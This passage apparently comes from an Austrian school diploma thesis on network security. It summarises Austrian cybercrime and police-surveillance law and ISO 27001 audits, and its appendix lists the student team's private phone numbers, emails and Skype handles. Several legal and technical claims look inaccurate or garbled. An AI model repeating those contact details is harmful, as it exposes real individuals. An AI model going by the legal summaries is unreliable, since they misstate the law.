Hier werden kurz die letzten zwei großen Änderungen im Strafrechtsgesetz für Internetverbrechen beschrieben.

Das Strafrechtsänderungsgesetz (2002) (BGBl I 132/2002)

Diese Gesetzänderung ist am 01.10.2002 eingetreten. Die Gesetzänderung befasst sich großteils mit dem Thema Cybercrime und hierbei mit speziellem Augenmerk auf Straftaten, welche mit widerrechtlichem Zugriff auf Computersysteme zu tun haben (§126a). Außerdem wurden neue Gesetze erlassen, welche den Missbrauch von Zugangsdaten verhindern sollen (§126b). Es wurden auch die Gesetze hinsichtlich Betrug im Internet erweitert, da diese noch Lücken aufwiesen (§147).

Strafrechtsänderungsgesetz (2004) (BGBl I 15/2004)

In dieser letzten großen Änderung im Jahre 2004 werden die Gesetze bezüglich Sexualstraftaten modernisiert. Vor allem im Bereich Kinderpornographie waren die Gesetze recht freizügig. Hier galt ein Darsteller ab vollendetem 14ten Lebensjahr nicht mehr als Kind und konnte somit für pornographische Inhalte hinhalten. Diese Altersgrenze wurde auf 18 Jahre hochgesetzt. Somit gilt jeder pornographische Inhalt, in dem Minderjährige mitspielen als „Kinderpornographie“. (vgl.[I4J2009m])

8.6.2 Angriffe auf Daten und Systeme

Da sich unsere Diplomarbeit mit der Sicherheit eines Netzwerkes befasst, ist dieser Bereich für uns sehr interessant gewesen, da hier eingeschränkt wurde ab wann man in einem Netzwerk rechtlich gegen einen Hacker vorgehen kann beziehungsweise wie weit man als Gegenmaßnahme gehen darf. Hier wird von Angriffen auf Computersysteme gesprochen, wobei es sich laut §74 Absatz 128 um Computersysteme und Netzwerke, einzelne Computer als auch Notebooks handelt.

Widerrechtlicher Zugriff auf Computersysteme (Strafgesetzbuch §118a)

Hier wird die gesetzliche Vorgehensweise bei Angriffen von außen behandelt und beschrieben, ab wann sich ein Hacker strafbar macht. Grundsätzlich sind Angriffe nicht strafbar. Falls ein Hacker wiederholt vergeblich versucht in ein Netzwerk einzudringen, kann man gesetzlich nicht gegen ihn vorgehen. Sogar wenn er es schafft in das Netzwerk einzudringen, macht er sich nicht unbedingt strafbar. Erst ab dem Moment, wenn er beginnt Daten zu manipulieren oder zu stehlen, macht er sich strafbar. Also ist es sehr schwer, gegen einen Hacker rechtlich vorzugehen und in der Regel auch immer zu spät. Da man nicht vorbeugend gegen einen Verdächtigen vorgehen kann, sondern darauf warten muss, dass der Hacker Schaden anrichtet, bevor man vor Gericht gehen kann. Außerdem handelt es sich um ein Ermächtigungsdelikt. Das heißt, dass der Staatsanwalt nicht selbstständig zu ermitteln anfangen darf. Er muss erst das Opfer, also den Eigentümer des Computersystems, um Zustimmung fragen.

Verletzung des Telekommunikationsgeheimnisses (Strafgesetzbuch §119)

Dieser Paragraph beschreibt den Schutz vor Anhörung, also das Grundrecht auf Fernmeldegeheimnis (Art. 10a StGG). Verboten sind jegliche Art von Abhörgeräten beziehungsweise Abhörsoftware. Das inkludiert auch Software. Trojaner in Emails, sogar welche die noch nicht abgeschickt wurden (Entwürfe) gelten auch als strafbar. In diesem Fall kommt auch indirekt Strafgesetzbuch §118 in Frage, da es sich hierbei auch um ein Ermächtigungsdelikt handelt.

Missbräuchliches Abfangen von Daten (Strafgesetzbuch §119a)

Dieses Gesetz ist eine Erweiterung zu §119. Hiermit sind jegliche Daten vor widerrechtlichem Zugriff geschützt, nicht nur die, welche zur Kommunikation dienen. Hierbei wird aber nicht nur das Abfangen der Daten unter Strafe gestellt, sondern auch das Ausspionieren über Bildschirm und Tastatur. Allerdings nur bei Schädigungsabsicht. Also falls jemand einem Mitarbeiter dabei zusieht, wie er eine betriebsinterne Datei bearbeitet ohne bösen Hintergedanken, handelt es sich um keine Straftat. Auch dieses Delikt ist ein Ermächtigungsdelikt.

Störung der Funktionsfähigkeit von Computersystemen (Strafgesetzbuch §126b)

Dieser Paragraph beschäftigt sich mit vorsetzlichem Zum -Absturz-Bringen von Geräten, zum Beispiel mittels DOS-Attacken (Denial of Service). Hierbei wird ein Gerät mit einer solchen Datenmenge überfüttert, bis es letztlich abstürzt. Auch hier gelten fehlgeschlagene Angriffe nicht als strafbar. Erst bei Ausfall eines relevanten Gerätes und einer darauffolgenden schweren Störung wird gegen das Gesetz gehandelt. Hierbei genügt aber bedingter Vorsatz. Wenn der Hacker sich bewusst ist, dass er ein Gerät, das möglicherweise wichtig ist zum Absturz bringt, genügt das als Grund.

Missbrauch von Zugangsdaten (Strafgesetzbuch §126c)

Dieses Delikt umfasst Herstellung und Besitz von Crackprogrammen, allerdings nur wenn dies zum Zwecke des Verschaffens von illegalen Zugängen erfolgt. Wobei wenn man sich bereits Zugangscodes und Passwörter beschafft hat, ist man ausnahmsweise

strafbar, ohne schon Schaden angerichtet zu haben, da man die Zugangsdaten auch weiterverkaufen könnte. (vgl.[I4J2009m])

8.6.3 Gewöhnliche Delikte im Internet

Oft kommt es zu Delikten im Internet, die eigentlich gar nicht so viel mit dem Medium an sich zutun haben. Es bietet lediglich den Vorteil von beinahe uneingeschränkter Anonymität. Oft kommt es zu Betrugsfällen oder Drohungen per E-Mails, die eigentlich genauso per Post verschickt werden könnten. Allerdings bietet das Medium Internet einem die Vorteile des Massen-Mails, die viel schneller verschickt und verarbeitet werden können. Also Angriffe, die zwar über das Medium Internet laufen, aber eigentlich nicht direkt mit dessen technischem Hintergrund zu tun haben.

Phishing

Das Wort ist eine Abwandlung von dem Wort „Fisching“. Dabei geht es darum, durch hinterlistige Sozial-Engineering Methoden die Opfer dazu zu bringen, ihre Zugangsdaten ganz von allein herauszurücken, also man versucht sich seine Opfer aus der breiten Masse heraus zu „fischen“. Um das Beispiel Phishing besser zu verstehen, kann im Kapitel 3.14 nachgelesen werden. Dieses Geschäftsmodell ist das erste Mal im Jahr 2005 aufgetaucht, und hat sich in unglaublichem Tempo verbreitet, da es sehr gut zu funktionieren scheint. Meist gibt es für die Täter im Fall einer Klage keine Konsequenzen, da diese ins Ausland ausweichen, allerdings verschwindet dann zumindest die Seite.

Stalking

Gegen Stalking wurde ein neues Gesetz verabschiedet, welches mit 01.07.2006 in Kraft trat. Dieses ist unter Strafgesetzbuch §107a zu finden. Es gibt auch die Möglichkeit für einstweilige Verfügungen im Internet, welche unter §382g EO zum Schutz vor Eingriffen in die Privatsphäre zu finden sind. Danach darf der Täter dem Opfer im Internet nicht mehr nachspionieren, oder auch nicht Dritte dazu bewegen für ihn nach gewissen Personen zu spionieren. Natürlich gilt auch hier über das Internet hinaus das Verbot auf räumliche Nähe zur betroffenen Person. Als Stalking Angriff gilt seitdem das massenhafte Verschicken von E-Mails, SMS als auch Briefen an ein und dieselbe Person. Telefonterror gilt ebenso als strafbar. Da seit dem Jahr 2009 soziale Netzwerke, wie zum Beispiel Facebook Stalkern viele Möglichkeiten bieten ihren Neigungen nachzugehen, wird es hier sicher bald einige neue Gesetze und Einschränkungen geben. (vgl.[I4J2009m])

8.6.4 Dienstanbieter

Als Dienstanbieter gilt laut § 3 Z 2 E-Commerce-Gesetz jeglicher Anbieter von Diensten im Internet. Also Provider, Websiten-Betreiber, Betreiber von Suchmaschinen, von Foren als auch Informationsgesellschaften.

Haftung

Grundsätzlich sind die Betreiber einer Webseite für den sich darauf befindlichen Inhalt zumindest mitverantwortlich. Allerdings ist es nicht zumutbar, bei einer großen Webseite den gesamten Inhalt andauernd kontrollieren zu können. Also gibt es in diesem

Fall Ausnahmen. Bei Unwissenheit macht sich der Betreiber nicht strafbar. Wird er allerdings auf den Inhalt hingewiesen und geht nicht dagegen vor, macht er sich strafbar. Also, sobald man dem Betreiber nachweisen kann, dass er von den Missständen wusste, macht er sich strafbar. Diese Gesetze sind im § 13 - 18 verankert.

Auskunftspflicht

Da es sehr schwer ist für die Behörden Täter im Internet zu finden, sind diese auf die Hilfe von Providern und Webseiten-Anbietern angewiesen. Es gibt keine generelle Auskunftspflicht, allerdings regelt § 18 ECG den Ausnahmefall. In diesem Fall können die Behörden, mittels richterlichem Beschluss Auskunft über Daten fordern. Falls sich der Betreiber weigert, macht er sich in diesem Fall selbst strafbar. (vgl.[I4J2009m])

8.6.5 Rechtshilfe

Es gibt hier den Unterschied zwischen international und national. Falls sich die Website im Ausland befindet, wird es wenig Sinn haben, sich an die nationalen Behörden zu wenden. Im Regelfall befinden sich die meisten dubiosen Webseitenbetreiber im Ausland, also gilt es bei Unwissenheit sich an die internationalen Behörden zu wenden.

International

Da Internetverbrechen meist grenzüberschreitend arbeiten, und das Absprechen mit den ausländischen Behörden sehr lange Amtswege in Anspruch nimmt, hat die G8-Gruppe in der USA ein 24/7 Netzwerk erstellt. Die Kontaktstelle, die CCIPS, kümmert sich mit besonderen Ausnahmeberechtigungen um grenzüberschreitende Internetverbrechen. Falls man von einem solchen Fall betroffen ist, sollte man sich an das Bundeskriminalamt Büro 5.2 Comupter- und Netzwerkkriminalität wenden, welche den Fall dann an die CCIPS weiterleitet.

National

Auf nationaler Ebene handelt es sich mehr um die Lösung eines Deliktes, weniger um die Bestrafung der Täter, da diese meist im Ausland angesiedelt sind. Zum Beispiel, falls kinderpornographische Inhalte im österreichischen Raum verfügbar sind, ist es Aufgabe der österreichischen Behörden diese Verfügbarkeit zu stoppen, allerdings ist ein Vorgehen gegen die Täter von diesen Behörden nur national möglich. (vgl.[I4J2009m])

8.7 Sicherheitspolizeigesetz

Das Sicherheitspolizeigesetz ist die rechtliche Grundlage für alle Sicherheitsbehörden, sowie deren Organe (z.B. die Polizei) und regelt ihre Organisation, Aufgaben und Befugnisse. Die Regelungen des SPG sind präventiv. Sie gelten vor einer Anklage und es gibt keine Kontrolle durch Richter oder Staatsanwaltschaft.

8.7.1 Für den Internetnutzer relevant

Unter anderem regelt das SPG die Ermittlungsarbeit der Polizei und erlaubt im Zuge dieser auch Eingriffe in die Privatsphäre der Menschen. Mit der Novelle von 2008, wur-

den der Polizei insbesondere neue Befugnisse zur Überwachung der Telekommunikation und des Internets erteilt. Aus diesem Grund geriet die Gesetzesänderung unter scharfe Kritik.

Für den Intenetnutzer von besonderem Interesse ist hierbei der 4. Teil, welcher den Ermittlungs- und Erkennungsdienst festlegt.

§53 SPG Zulässigkeit der Verarbeitung

§53 SPG legt fest, wann eine Behörde Informationen zu einer Person verarbeiten darf. Hiebei sollte nicht vergessen werden, dass dies ohne richterliche Erlaubnis passieren darf.

Absatz 1 regelt wofür persönliche Daten ermittelt und verarbeitet werden dürfen:

§53 Abs. 1 SPG: *„Die Sicherheitsbehörden dürfen personenbezogene Daten ermitteln und weiterverarbeiten*

1 für die Erfüllung der ersten allgemeinen Hilfeleistungspflicht (§ 19);

2 für die Abwehr krimineller Verbindungen (§§ 16 Abs. 1 Z 2 und 21);

2a für die erweiterte Gefahrenerforschung (§ 21 Abs. 3) unter den Voraussetzungen des § 91c Abs. 3;

3 für die Abwehr gefährlicher Angriffe (§§ 16 Abs. 2 und 3 sowie 21 Abs. 2); einschließlich der im Rahmen der Gefahrenabwehr notwendigen Gefahrenerforschung (§ 16 Abs. 4 und § 28a);

4 für die Vorbeugung wahrscheinlicher gefährlicher Angriffe gegen Leben, Gesundheit, Sittlichkeit, Freiheit, Vermögen oder Umwelt (§ 22 Abs. 2 und 3) oder für die Vorbeugung gefährlicher Angriffe mittels Kriminalitätsanalyse, wenn nach der Art des Angriffes eine wiederholte Begehung wahrscheinlich ist;

5 für Zwecke der Fahndung (§ 24);

6 um bei einem bestimmten Ereignis die öffentliche Ordnung aufrechterhalten zu können.“

([I4J2010b], Ermittlungsdienst §53 Abs. 1)

Die Polizei darf von anderen öffentlichen Stellen Auskünfte verlangen, außer diese haben eine gesetzliche Verpflichtung keine Daten weiterzugeben:

§53 Abs. 2 SPG: *„Die Sicherheitsbehörden sind berechtigt, von den Dienststellen der Gebietskörperschaften, den anderen Körperschaften des öffentlichen Rechtes und den von diesen betriebenen Anstalten Auskünfte zu verlangen, die sie für die Abwehr gefährlicher Angriffe, für die erweiterte Gefahrenerforschung unter den Voraussetzungen nach Abs. 1 oder für die Abwehr krimineller Verbindungen benötigen. Eine Verweigerung der Auskunft ist nur zulässig, soweit andere öffentliche Interessen die Abwehrinteressen überwiegen oder eine über die Amtsverschwiegenheit (Art. 20 Abs. 3 B-VG) hinausgehende sonstige gesetzliche Verpflichtung zur Verschwiegenheit besteht.“* ([I4J2010b],

Ermittlungsdienst §53 Abs. 2)

Weiters darf sie seit 2008 vom Telefon- oder Internetprovider Daten über den Besitzer eines Telefonanschlusses oder einer IP-Adresse verlangen:

§53 Abs. 3a SPG: *„Die Sicherheitsbehörden sind berechtigt, von Betreibern öffentlicher Telekommunikationsdienste [...] Auskunft zu verlangen über*

1 *Namen, Anschrift und Teilnehmernummer eines bestimmten Anschlusses,*

2 *Internetprotokolladresse (IP-Adresse) zu einer bestimmten Nachricht und den Zeitpunkt ihrer Übermittlung sowie*

3 *Namen und Anschrift eines Benutzers, dem eine IP-Adresse zu einem bestimmten Zeitpunkt zugewiesen war*

wenn bestimmte Tatsachen die Annahme einer konkreten Gefahrensituation rechtfertigen und sie diese Daten [...] benötigen. [...] Die ersuchte Stelle ist verpflichtet, die Auskunft unverzüglich und kostenlos zu erteilen.“ ([I4J2010b], Ermittlungsdienst §53 Abs. 3a)

Mobilfunkbetreiber müssen, ebenfalls seit 2008 auf Anfrage ihr aktuelle Position und die IMSI (International Mobile Subscriber Identity) einer SIM-Karte herausgeben. Die Polizei darf auch einen so genannten IMSI-Catcher einsetzen, um ein Mobiltelefon zu orten. Das Telefon wird dazu gezwungen, sich am IMSI-Catcher und nicht am Handymast anzumelden, wodurch die Polizei es orten und theorethisch auch sämtliche Gespräche benlauschen könnte. Ein Lauschangriff auf ein Festnetztelefon erfordert, nachdem Telefonate dem Fernmeldegeheimnis unterliegen, nach wie vor einen richterlichen Beschluss.

§53 Abs. 3b SPG: *„Ist auf Grund bestimmter Tatsachen anzunehmen, dass eine gegenwärtige Gefahr für das Leben oder die Gesundheit eines Menschen besteht, sind die Sicherheitsbehörden zur Hilfeleistung oder Abwehr dieser Gefahr berechtigt, von Betreibern öffentlicher Telekommunikationsdienste Auskunft über Standortdaten und die internationale Mobilteilnehmerkennung (IMSI) der von dem gefährdeten Menschen mitgeführten Endeinrichtung zu verlangen sowie technische Mittel zu ihrer Lokalisierung zum Einsatz zu bringen. [...] Die ersuchte Stelle ist verpflichtet, die Auskünfte unverzüglich und gegen Ersatz der Kosten [...] zu erteilen.“* ([I4J2010b], Ermittlungsdienst §53 Abs. 3b)

Zusätzlich ist es der Polizei erlaubt aus allen anderen verfügbaren Quellen Informationen zu beziehen:

§53 Abs. 4 SPG: *„Abgesehen von den Fällen der Abs. 2 bis 3b sind die Sicherheitsbehörden für Zwecke des Abs. 1 berechtigt, personenbezogene Daten aus allen anderen verfügbaren Quellen durch Einsatz geeigneter Mittel, insbesondere durch Zugriff auf allgemein zugängliche Daten, zu ermitteln und weiterzuverarbeiten.“* ([I4J2010b], Ermittlungsdienst §53 Abs. 4)

(vgl.[I4J2010a], [I4J2010b] und [WIKI2010h])

9 Audit - ISO 27001 Zertifizierung

9.1 Sicherheitsnormen

Um ein Netzwerk einem Sicherheitsaudit unterziehen zu können, mussten wir uns erst einmal klar werden, welche verschiedenen Normen es gibt, und welche die richtigen für uns sind. Also ging es uns erst einmal darum, die richtige Norm für uns zu finden.

Bei der Recherche haben wir die beiden Zertifizierungen ISO 27001 und IS 516410 gefunden. Nach Absprache mit Firmenvertretern von Kapsch, Cisco und NTS sind wir zum Entschluss gekommen, uns für das ISO 27001 Zertifikat zu entscheiden, da es laut diesen Firmenvertretern die internationale Norm darstellt.

9.1.1 ISO 27001 Norm

Die internationale Norm ISO 27001 ist eine Norm der ISO (Internationale Organisation für Normen), welche sich mit der Standardisierung für Netzwerkwerksicherheitsmaßnahmen beschäftigt. Sie beschränkt sich auf Maßnahmen wie Herstellung, Einführung, Betrieb, Überwachung, Wartung und Verbesserung eines Sicherheitsnetzwerkes. Dabei liegt ein Augenmerk der Zertifizierung darauf, die Sicherheitsmaßnahmen auf das jeweilige Unternehmensumfeld anzupassen. Die Hauptaufgaben dieses Zertifikates beschränken sich auf die folgenden Bereiche:

Anforderungen zur Zielsetzung der Sicherheit

Hierbei geht es darum, wie man das Dokument zur Erstellung des Sicherheitsnetzwerkes richtig formuliert und erstellt.

Kosteneffizientes Management

In diesem Schritt geht es darum, mögliche Sicherheitsrisiken in einem Netzwerk zu analysieren, um so ein kosteneffizientes Management zu erstellen.

Rechtliche Grundlage

Dieser Punkt der Zertifizierung gewährleistet eine rechtliche Absicherung durch verschiedene Sicherheitsmaßnahmen.

Erstellen neuer Sicherheitsprozesse

Hierbei geht es darum, wie man die neuen Sicherheitsmaßnahmen richtig definiert, um diese leichter in einen Managementprozess einfließen zu lassen.

Festlegen des Sicherheitsmechanismus

Dieser Teil der Norm beschränkt sich auf das Festlegen von Tätigkeiten und Maßnahmen im Bereich Management und Sicherheit für das jeweilige Netzwerk.

Dokumentation & Anpassung

In diesem letzten Teil der Norm steht, wie man das Umgesetzte richtig dokumentiert, um einem Auditor bei einem ISO 27001 Audit diese Dokumentation zur Feststellung des Umsetzungsgrades der Norm übergeben zu können. Dieses Dokument entscheidet unter anderem, ob das Netzwerk anschließend als zertifiziert gilt oder nicht. (vgl.[AUDI2008])

9.2 Sicherheitsaudit

Sicherheitsaudits werden von verschiedensten Unternehmen angeboten. In Österreich sind die Hauptvertreter, welche dazu berechtigt sind ISO 27001 Audits zu vergeben die Telekom-Austria und Kapsch.

Sicherheitsaudits werden durchgeführt, um in einem IT-System eine bestimmte IT-Sicherheit zu gewährleisten. Dies wird durch verschiedene Risikoanalysen durchgeführt und als Maßnahmen dagegen, werden das Reduzieren von Sicherheitslücken und die Verwaltung der Organisation verbessert.

9.2.1 Vorteile eines Sicherheitsaudits

Audits lehnen sich zum Beispiel an internationale Normen wie ISO 27001 an. Sie bilden den Hintergrund für die heutige IT-Sicherheit und dienen zur Überprüfung von Netzwerken auf Sicherheitslücken. Unter Berücksichtigung der Normen, werden daraufhin die zu auditierenden Netzwerke auf Herz und Nieren getestet. Allen voran gilt es, die bestehende Situation in einem Netzwerk zu analysieren und anschließend durch einen externen Auditor den Audit darauf durchführen zu lassen. Nach einem Audit stehen die Verbesserungsmaßnahmen für Sicherheit und Management fest. Diese werden durchgeführt, um anschließend zu einem Sicherheitszertifikat zu gelangen.

9.2.2 Vorbereitung auf ein Audit

Um eine Sicheheitsanalyse für ein bevorstehendes Audit durchführen zu können kann man in vielen Bereichen eines Netzwerks agieren. Verbesserungsmaßnahmen können sowohl durch Social-Engeneering im Unternehmen erzielt werden, als auch durch Analysemethoden oder die Möglichkeit des Penetrationtests. Penetrationtesting wird verwendet um Angriffe von außen zu simulieren und somit die Vorgehensweise dafür zu definieren (siehe Backtrack). Es gibt auch die Möglichkeit computerunterstützte Auditingmaßnahmen durchzuführen. Dazu wird Software wie zum Beispiel Nagios oder Tiger benützt. Diese Programme sind dazu da, um mittels Shellscripts oder verschiedener Plugins, Systeme auf Sicherheitsprobleme zu überprüfen.

9.2.3 Ablauf eines Audits

Der Hintergrund eines Audits verläuft genauso wie ein Angriff auf ein Netzwerk. Die drei verschiedenen Angriffsmethoden werden auch bei der Funktionsweise eines Audits berücksichtigt. Es können verschiedene Ziele eines Audits unterschieden werden.

Passiver Angriff

Beispielsweise bei einer DDOS-Attacke fungieren Rechner aus einem Netz als Agent und verbreiten somit Spam oder Ähnliches.

Aktiver Angriff

Hier werden beispielweise sensieble Daten aus einem System ausgelesen oder durch Hinzufügen eines „Backdoors“ über einen Benützer ausspioniert.

Aggressiver Angriff

Der aggressive Anriff setzt sich zum Ziel einen kompletten Systemausfall zu bewirken.

Jedoch sind diese drei Arten nicht gänzlich zu unterscheiden, ihre Grenzen überschneiden sich manchmal.

Somit beschäftigt sich auch der Audit mit mehreren Phasen. Die grundsätzlichen Schritte des Audits basieren darauf, die Netzwerktopologie zu analysieren und anschließend durch Verwendung verschiedenster Vulnerability-Scanner nach Schwachstellen zu überprüfen. Ein großes Problem nach diesen Tests ist die hohe Anzahl von False-Positive-Meldungen und somit erfordert es eine sehr genaue Auswertung der Daten. Diese Analysedaten sind die Grundlage für die nachfolgenden Penetrationtests. Diese Tests dienen zur Angriffssimulation auf die herausgefundenen Schwachstellen und liefern als Ziel eine Lösung zur Risikominimierung. (vgl.[AUDI2009])

Nach diesen Tests zählen zu den häufigsten Sicherheitslücken:

- Defaulteinstellungen der Netzwerkgeräte wurden nicht geändert.
- Einfache und unverschlüsselte Passwörter
- Schlechte Sicherheitskompetenzen beim Personal
- Schlechte Sicherheits- und Wartungskonzepte für das Netzwerk
- Verwendung unsicherer Dienste

10 Anhänge

10.1 Ansuchen

Ansuchen um Zulassung zur Diplomarbeit

Maturajahrgang:	2010	Projektnummer (von AV vergeben)	

Projektthema (provisorischer Arbeitstitel)

27001::Holistic Security Management an der HTL W3R

Geplantes Projektteam:

Schüler/Schülerin	dztg. Klasse	Schwerpunkt (Fach)	Unterschrift
Michael Hein	4AY	GLNT	
Lukas Müller	4AY	GLNT	
Mino Sharkhawy	4AY	NTSI	
Simon Wartanian	4AY	NTSI	

Geplante Projektbetreuung:	
Hauptbetreuer: Christian Schöndorfer	
Hauptbetreuer-Stellvertreter: Werner Lugschitz	
Nebenbetreuer: Andreas Fink	

Projektvergabe (durch den AV auszufüllen):

Hauptbetreuer:	
HB-Stv:	
Nebenbetreuer:	

Bewilligt (Unterschrift AV):

Inhaltsverzeichnis

1 Ausgangslage

Jedes Unternehmen, dessen Corporate Netzwerk für das operative Tagesgeschäft benötigt wird - wo also beispielsweise sensible Daten bearbeitet werden müssen und Transaktionen sicher transferiert werden – stellt die Netzwerksicherheit einen geschäftskritischen Prozess dar. Um die Verfügbarkeit des Netzwerkes und die Vertraulichkeit und Integrität der Daten bestmöglich zu gewährleisten, werden Netzwerke von Banken, Versicherungen usw. zertifiziert. Um so ein Zertifikat zu erhalten, muss das Netzwerk einem Sicherheitsaudit, also unter anderem einen Angriff von einer ausgewählten Firma überstehen.

Ziel dieser Diplomarbeit ist es, ein Netzwerk mit den heute aktuellen Technologien so sicher als möglich zu gestalten. Meist leidet jedoch unter einer maximalen Sicherheit die Benutzerfreundlichkeit der Anwendung. Daher sollen entsprechend geeignete Maßnahmen erarbeitet werden, um die Balance aus Netzwerksicherheit und Usablity zu finden. Hierbei werden entsprechende Hardware – und Softwarelösungen untersucht und Authentifizierungstechnologien in einer Domäne getestet. Sowohl Firewalls als auch Intrusion Prevention Systeme sollen eingesetzt werden. Außerdem muss Netzwerktraffic ausgewertet und Statistiken erstellt werden. Um solch ein Audit durchführen zu können, müssen auch die rechtlichen Aspekte recherchiert werden, wie zum Beispiel Lizenzierung, Datenschutzgesetz, E-commerce und Telekommunikationsgesetz. Mit Beendigung der Diplomarbeit wäre die HTL Rennweg die erste Schule mit einem Zertifizierten Netzwerk.

Die Diplomarbeit deckt nicht nur das Fach Netzwerksicherheit (NTSI) ab, sondern auch Globale Netze (GLNT), da auch Multihoming und Ausfallsicherheit wichtige Punkte sind. Außerdem spielt Netzwerkmanagement eine große Rolle, da Auswertungen vorgenommen werden um Usability zu ermöglichen und im Zuge dieser Arbeit werden auch Benutzerfreundliche Tools programmiert um den Netzwerkverkehr aufzubereiten, somit ist auch Netzwerkprogrammierung (NTPR) ein weiterer Themenschwerpunkt. Durch den rechtlichen Aspekt - der im Internetbereich immer essentieller wird - sprechen wir auch Fächer an wie zum Beispiel Wirtschaft und Recht (WIR).

2 Zielsetzung / Lösungsansatz

2.1 Muss-Ziele

- Erlangung eines Überblicks über derzeit geltende Normen im Umfeld von Audit-Systemen.
- Erarbeiten von Vergleichskriterien für unterschiedliche Normen.
- Analyse der Arbeitsweise verschiedener Anbieter für Security Audits.
- Informationen über die Verfahrensweise eines Netzwerk Auditings einholen und Risiken der Zertifizierung untersuchen.
- Dokument mit Auflistung und Beschreibung derzeit aktueller Sicherheitsmaßnahmen und Technologien verfassen.
- Networkhardening an einem Testnetzwerk durchführen
- Devicehardening an einem Testnetzwerk durchführen
- Vergleich von freien und proprietären Sicherheitslösungen

2.2 Nicht-Ziele

- Aufbau eines neuen Produktivnetzwerkes
- Sicherheitslösungen entwickeln

2.3 Soll-Ziele


- Rechtliche Aspekte der Netzwerksicherheit beleuchten und einen Überblick bezüglich Datenschutz und Lizenzierung erarbeiten.
- Übertragen der im Testnetzwerk angewendeten Technologien auf ein Produktivnetzwerk.
- Testen von verschiedenen sicherheitsrelevanten Lösungen.
- Auswertung von Netzwerkrelevanten Daten.
- Gegenüberstellung von Security, Usability und den daraus folgenden Kosten.

2.4 Kann-Ziele

- Durchführung eines Security – Audits an einem von uns zuvor gesicherten Netzwerk.
- Präsentation der erarbeiteten Zusammenhänge in Form geeigneter Graphiken.
- Sicherheitspolicy für die Schule erweitern.
- Security – Checkliste mit Aspekten die bei der Absicherung eines Netzwerkes zu beachten sind - erstellen

3 Projektorganisation

3.1 Projektteam - Organigramm




3.2 Teamliste

Vorname, Nachname	**Telefon**
	Mail
Funktion	**MSN**
	Skype
Michael Hein	0043 676 92 74 623
	michael.hein@gmx.at
Projektmitarbeiter	michael.hein@hotmail.com
	nero0501
Lukas Müller	0043 660 81 21 881
	lukas_mueller@msn.com
Projektleiter	lukas_mueller@msn.com
	lukas_mueller90
Mino Sharkhawy	0043 699 11 46 12 58
	mino.sharkhawy@aon.at
Projektleiterstellvertreter	mino.sharkhawy@hotmail.com
	-
Simon Wartanian	0043 664 92 58 932
	simon.wartanian@gmx.net
Projektmitarbeiter	simon.wartanian@hotmail.com
	mio12345678

4 Soll – Ist Vergleich

Soll	Ist
Infrastruktur Es wird ein Netzwerk benötigt, auf das unsere Diplomarbeit aufbaut.	**Vorhanden** Schulnetz (Cisco Labor), möglicherweise HTL Mödling
Zugang zu benötigten Geräten Es wird der Zugang zu bestimmten Serverräumen oder Geräten benötigt.	**Vorhanden** Durch Haupt- und Nebenbetreuer haben wir alle Lehrer die uns den Zugang zu den von uns benötigten Geräten ermöglichen.
